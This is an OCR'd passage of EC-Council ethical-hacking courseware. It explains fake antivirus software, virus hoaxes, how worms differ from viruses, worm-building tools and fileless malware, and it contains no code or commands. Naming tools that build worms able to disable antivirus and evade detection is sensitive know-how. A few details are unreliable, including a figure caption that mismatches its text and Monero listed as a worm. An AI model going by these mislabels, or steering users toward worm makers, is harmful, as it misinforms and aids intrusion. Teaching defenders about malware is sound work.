
Fake Antivirus


- A well-designed, fake antivirus looks authentic and often encourages users to install it on their systems, perform updates, or remove viruses and other malicious programs
- Once installed, these fake antiviruses can damage target systems like other malwares

Fake Antivirus Programs

- AntiVirus Pro 2017
- PCSecureSystem
- Antivirus 10
- TotalAV

Free Antivirus 2019





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Propagating and Deploying a Virus

After creating viruses, attackers can adopt various virus propagation and deployment techniques to transfer the virus to the victim's machine. Some of these techniques are as follows:

- Virus Hoaxes
- Fake Antivirus

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Virus Hoaxes

Techniques such as virus hoaxes and fake antivirus software are widely used by attackers to introduce viruses into victims' systems.

Virus hoaxes can be nearly as harmful as real viruses in terms of loss of productivity and bandwidth while naive users react to them and forward them to other users. Because viruses tend to create considerable fear, they have become a common subject of hoaxes. Virus hoaxes are false alarms claiming reports of nonexistent viruses.

The following are some critical features of virus hoaxes:

- These warning messages, which can be rapidly propagated, state that a particular e-mail message should not be opened, and that doing so would damage one's system.
- In some cases, these warning messages themselves contain virus attachments.

Try to crosscheck the identity of the person who has posted the warning.

It is a good practice to look for technical details in any message concerning viruses. Furthermore, search for information on the Internet to learn more about hoaxes, especially by scanning bulletin boards on which people actively discuss current community happenings/concerns. Before jumping to conclusions by reading Internet information, first, check the following:

- If the information is posted by newsgroups that are suspicious, cross-check the information with another source.
- If the person who has posted the news is not an expert or a known person in the community, crosscheck the information with another source.
- If a government body has posted the news, the posting should also have a reference to the corresponding federal regulation.
- One of the most effective checks is to look up the suspected hoax virus by name on antivirus software vendor sites.

Google Critical Security Alert Scam:

In 2018, a massive hoax campaign was launched, in which threat actors spread Google Critical Security Alert messages to victims. Google Critical Security Alert is a service provided by Google to notify its users regarding any activity related to their accounts. The activities can include logging in, changing passwords, changing personal information, etc. Attackers create and send fake alert emails to victims, thereby notifying them that the aforementioned activities have taken place. By looking at the critical alert email, the user clicks the link provided in the email and subsequently gets infected. The figure below describes a hoax email stating "New device signed in to." By looking at this email without noting the email source, the victim clicks the "CHECK ACTIVITY" button and gets trapped.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.55: Screenshot of Google Critical Security Alert Scam

Some additional virus hoaxes are as follows:

- AppleCare
- Bangkok 8.5 Earthquake Video
- Chrome critical error
- Compromising video

Fake AntiVirus

Fake or rogue antivirus software is a form of Internet fraud based on malware. It appears and performs similarly to a real antivirus program. Fake antivirus software is often displayed in banner ads, pop-ups, email links, and search engine results when searching for antivirus software. A well-designed fake antivirus software looks authentic and often encourages users to install it on their systems, perform updates, or remove viruses and other malicious programs.

Upon clicking the ad, pop-up, or link to install the antivirus software, users are redirected to another page where they are prompted to buy or subscribe to that antivirus software by entering their payment details. Fake antivirus software can cause severe damage to systems once downloaded and installed; e.g., they infect systems with malicious software, steal sensitive information (e.g., passwords, bank account numbers, credit card data), and corrupt files.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

At present, a new fake antivirus trend has emerged. Fake antivirus tools are rapidly proliferating the mobile application space. According to AV-Comparatives research, two-thirds of all antivirus applications present in the Android Play Store are fake.

- **Free Antivirus 2019**

  Free Antivirus 2019 is a fake Android antivirus application. It is intended to eliminate viruses and other malware from mobile devices. However, when it is scanned by itself, it is indicated as a Medium Risk, as shown in the screenshot below.




Figure 7.56: Screenshot of AntiVirus Pro 2017 Fake AntiVirus

Some additional fake antivirus programs are as follows:

- AntiVirus Pro 2017
- PCSecureSystem
- Antivirus 10
- TotalAV

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Computer Worms

- Computer worms are malicious programs that independently replicate, execute, and spread across the network connections, thus consuming available computing resources without human interaction
- Attackers use worm payloads to install backdoors in infected computers, which turns them into zombies and creates a botnet; these botnets can be used to perform further cyber attacks

Worms:

- Monero
- Bondat
- Beapy

How is a Worm Different from a Virus?

- *A Worm Replicates on its own*

  A worm is a special type of malware that can replicate itself and use memory but cannot attach itself to other programs

- *A Worm Spreads through the Infected Network*

  A worm takes advantage of file or information transport features on computer systems and automatically spreads through the infected network but a virus does not

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Computer Worms

Computer worms are standalone malicious programs that replicate, execute, and spread across network connections independently without human intervention. Intruders design most worms to replicate and spread across a network, thus consuming available computing resources and, in turn, causing network servers, web servers, and individual computer systems to become overloaded and stop responding. However, some worms also carry a payload to damage the host system.

Worms are a subtype of viruses. A worm does not require a host to replicate; however, in some cases, the worm's host machine is also infected. Initially, black hat professionals treated worms as a mainframe problem. Later, with the introduction of the Internet, they mainly focused on and targeted Windows OS using the same worms by sharing them in via e-mail, IRC, and other network functions.

Attackers use worm payloads to install backdoors on infected computers, which turns them into zombies and creates a botnet. Attackers use these botnets to initiate cyber-attacks. Some of the latest computer worms are as follows:

- Monero
- Bondat
- Beapy

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

How is a Worm Different from a Virus?

Virus	Worm
A virus infects a system by inserting itself into a file or executable program	A worm infects a system by exploiting a vulnerability in an OS or application by replicating itself
It might delete or alter the content of files or change the location of files in the system	Typically, a worm does not modify any stored programs; it only exploits the CPU and memory
It alters the way a computer system operates without the knowledge or consent of a user	It consumes network bandwidth, system memory, etc., excessively overloading servers and computer systems
A virus cannot spread to other computers unless an infected file is replicated and sent to the other computers	A worm can replicate itself and spread using IRC, Outlook, or other applicable mailing programs after installation in a system
A virus spreads at a uniform rate, as programmed	A worm spreads more rapidly than a virus
Viruses are difficult to remove from infected machines	Compared with a virus, a worm can be removed easily from a system

Table 7.4: Difference between virus and worm

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Worm Makers

Internet Worm Maker Thing

- Internet Worm Maker Thing is an open-source tool used to create worms that can infect victim's drives, files, show messages, and disable antivirus software
- This tool comes with a compiler by which you can easily convert your batch virus into an executable to evade antivirus or for any other purpose

Worm Makers

- Batch Worm Generator
- C++ Worm Generator



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Worm Makers

Worm makers are tools that are used to create and customize computer worms to perform malicious tasks. These worms, once created, spread independently over networks and poison entire networks. With the help of pre-defined options in the worm makers, a worm can be designed according to the task it is intended to execute.

- **Internet Worm Maker Thing**

  Internet Worm Maker Thing is an open-source tool used to create worms that can infect a victim's drives and files, show messages, disable antivirus software, etc. This tool comes with a compiler that can easily convert your batch virus into an executable to evade antivirus software or for any other purpose.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.57: Screenshot of Internet Worm Maker Thing

Some worm makers are as follows:

- Batch Worm Generator
- C++ Worm Generator

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1. Malware Concepts
2. APT Concepts
3. Trojan Concepts
4. Virus and Worm Concepts
5. Fileless Malware Concepts
6. Malware Analysis
7. Countermeasures
8. Anti-Malware Software

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Fileless Malware Concepts

Nowadays, fileless malware is becoming a popular method of attack by cyber-criminals because of the inconspicuous characteristics of such malware as well as its ability to evade common security controls. As fileless malware can easily evade various security controls, organizations need to focus on monitoring, detecting, and preventing malicious activities instead of using traditional approaches such as scanning for malware through file signatures. This section discusses various concepts related to fileless malware.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

What is Fileless Malware?

- Fileless malware, also known as non-malware, infects legitimate software, applications, and other protocols existing in the system to perform various malicious activities
- It leverages any existing vulnerabilities to infect the system
- It resides in the system's RAM. It injects malicious code into the running processes such as Microsoft Word, Flash, Adobe PDF Reader, Javascript, and PowerShell

Reasons for using fileless malware in cyber attacks:

- **Stealthy in nature** - Exploits legitimate system tools
- **Living-off-the-land** - Exploits default system tools
- **Trustworthy** - Uses tools that are frequently used and trusted

Fileless Propagation Techniques used by attackers:

- Phishing emails
- Legitimate applications
- Native applications
- Infection through lateral movement
- Malicious websites
- Registry manipulation
- Memory code injection
- Script-based Injection

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is Fileless Malware?

